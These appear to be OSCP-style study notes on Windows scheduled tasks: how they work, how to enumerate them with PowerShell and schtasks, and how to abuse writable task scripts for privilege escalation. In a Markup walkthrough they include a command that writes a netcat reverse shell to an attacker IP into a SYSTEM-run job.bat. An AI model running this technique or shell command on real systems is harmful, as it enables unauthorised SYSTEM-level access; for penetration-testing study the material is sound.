














































































































































Scheduled Tasks
17.13.1 - What are Scheduled Tasks?
Scheduled Tasks are Windows computer programs or scripts, executed automatically based on a specified schedule or trigger condition. They are managed by the Task Scheduler and can be used for various task types.
- Backup operations
- System maintenance
- Custom scripts
Think of these like CRON jobs in Linux.
How do these differ from Windows Services? - Windows services are long running background processes that typically start at boot and run under system or service accounts without user interaction. Scheduled tasks are different in that they run scripts/programs at specific times or in response to events, often under user context. They don't persist in memory and are usually used for automation like running backups or cleanup scripts.
- Services run continuously
- Tasks run and exit
17.13.2 - Scheduled Task Enumeration
Tasks are complex to enumerate sometimes. They're a known attack surface but can be a difficult one to exploit. Sometimes you'll get no information back when enumerating a task, simply because a shell needs to be a higher privilege. Don't spend too long on scheduled tasks unless something super obvious is showing, OSCP probably won't make a complicated one of these.

As always, when we have a system that's designed to execute arbitrary code, we must be careful as to how it's being used and who has access to the system as it represents an attack surface.



Using WinPEAS, we can see services that're likely vulnerable using WinPEAS and looking at the Scheduled Applications.

17.13.2 - Scheduled Tasks Data
Scheduled tasks contain different kinds of data
General Information
Basic task information
- Name
- Path - the folder path in the Task Scheduler Library where the task is stored
- Description
- Enabled/Disabled
- Author
Note for tasks the identifier path+name has to be be unique, meaning:
- Task with the name can exist in different folders
- In the same folder, the task with the same name cannot exist
Triggers
Triggers specify the conditions under which the task will run.
There are different trigger types
- Time-based - daily, weekly, monthly, or at specific times
- Event-based - triggered by system events like user logon, system startup or an event in the event log
- Custom Triggers - can include conditions like idle time, connection to a network or workstation lock/unlock
Each trigger includes
- Start time/date
- Recurrence interval
- End date/time (optional)
Actions
Specify the task to be executed
- Executable Path/Command
- Arguments
- Working Directory
Conditions
Specify the conditions under which the task will run
- Idle time
- Power conditions
- Network conditions
Settings
General execution settings
- Allow Task to be Run on Demand
- Run Task as Soon as Possible after a Missed Start
- Restart on Failure
- Stop Task if it Runs Longer Than x
- Start in a Specific Window
Security settings
With respect to security, it's important to consider the following
- Run as User - the user account under which the task runs
- Run with Highest Privileges - run task with elevated permissions
- Group Access Permissions - which user groups can modify/run the task?
Last Run/Execution Information
- Last Run Time - timestamp of last successful run
- Last Run Result/Status - Exit code or success/error details
- Next Run Time - next scheduled execution time
17.13.3 - Scheduled Tasks - Enumeration


List all scheduled tasks, this will give you the TaskPath, TaskName and the State.
Get-ScheduledTask


CMD equivalent, same information organised by folders instead of being repeated as it is in PowerShell.
schtasks /query


Check specific tasks. Note this example runs as NT AUTHORITY\SYSTEM

schtasks /query /fo LIST /v /TN "FTP Backup Example"


An important thing to check is exactly what a task is running when enumerating tasks is what they're running. Do we have write access over the task that's being run? Here we see
C:\tasks\schtask.bat is set to run. Write access over this?

Second, check who the task runs as. Then check the file via icacls, just like CRON jobs, we can overwrite/add a line to the file.
Scheduled Tasks - Further Enumeration


List tasks in a specific folder.
Get-ScheduledTask | Where-Object {$_.TaskPath -eq "\Microsoft\Windows\Shell\"}
List tasks with detailed information


Get-ScheduledTask -TaskName "SimpleTask" | Get-ScheduledTaskInfo

CMD equivalent
schtasks /query /FO LIST /V


Format all the properties, note the Actions, Triggers and Instance Properties are all complex objects that can be expanded themselves.
Get-ScheduledTask -TaskName "XblGameSaveTask" | Format-List *

Extract binary path and arguments of services
(Get-ScheduledTask -TaskName "XblGameSaveTask").Actions



Extract all the executables, can you overwrite any of these with a malicious executable?
Get-ScheduledTask | ForEach-Object { $_.Actions }


Export Task Configuration as XML.
Export-ScheduledTask -TaskName "XblGameSaveTask" -TaskPath "\Microsoft\XblGameSave\"


This will show the information action context (local, domain, etc) regarding execution, command to be executed, triggers specifying the condition.

As well as the principal and any other information relevant to that task.
17.13.4 - Scheduled Tasks - Creation and Deletion
Simple task running when the user logs in to execute notepad.exe
$action = New-ScheduledTaskAction -Execute "notepad.exe"
$trigger = New-ScheduledTaskTrigger -AtLogOn
Register-ScheduledTask -TaskName "MyTask" -Action $action -Trigger $trigger -User "quickem-h5dsq1v\quickemu"
Delete task
Unregister-ScheduledTask -TaskName "SimpleTask" -Confirm:$false
17.13.5 - Scheduled Tasks - Exploitation
Essentially, who can access the script the task runs, when does it run/how often and can you edit it?
Define task config


$Action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-File C:\Users\Quickemu\tasks\test1.ps1"
$Trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 1) -RepetitionDuration (New-TimeSpan -Days 365)
$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType ServiceAccount -RunLevel Highest
Register task
Register-ScheduledTask -TaskName "SimpleTask" -Action $Action -Trigger $Trigger -Principal $Principal
In the definition, we see that we're executing the C:\Users\Quickemu\tasks\test1.ps1 file using powershell.exe every minute for an entire year, and the task is executed as the
SYSTEM account.
Unregister-ScheduledTask -TaskName "SimpleTask" -Confirm:$false
17.13.6 - Example 1 - Scheduled Tasks







Note how backup.bat is writeable, allowing for the task path to be pointed to an msfvenom shell.


17.13.6 - wevtutil


https://medium.com/@mefire023/markup-htb-walkthrough-85dfc99eac15

wevtutil stands for Windows Event Utility, and it's a command-line tool used in Windows to manage the event logs and event log settings
Common uses of wevtutil include:
- Querying event logs
- Exporting logs to files
- Clearing event logs
- Enabling/disabling event logs
- Working with custom log channels
We have a .bat file present on a Windows machine we have a foothold on. Job.bat is used to schedule a task.

Check running processes. You may see something like this, wevtutil

We can check the permissions of user daniel for a job.bat file.




Transfer netcat over and add it to the job file with a revshell command.
echo C:\Log-Management\nc64.exe -e cmd.exe {your_IP} {port} > C:\Log-Management\job.bat
Root
Limited Access Local Service Account
When a LOCAL SERVICE or NETWORK SERVICE is configured to run with a restricted set of privileges, permissions can be recovered by creating a scheduled task. The new process created by the Task Scheduler Service will have all the default privileges of the associated user account.
- Powercat bind shell if you have RDP access
- Netcat reverse shell if you don't
Carrying out this exploit successfully can lead to privilege escalation using the SeImpersonatePrivilege that's granted during the exploitation process.
- Note, at the tail end of this, specify the privileges more carefully than the walkthrough does.
- There's a good chance the groups won't be implemented if you request privs that you already have.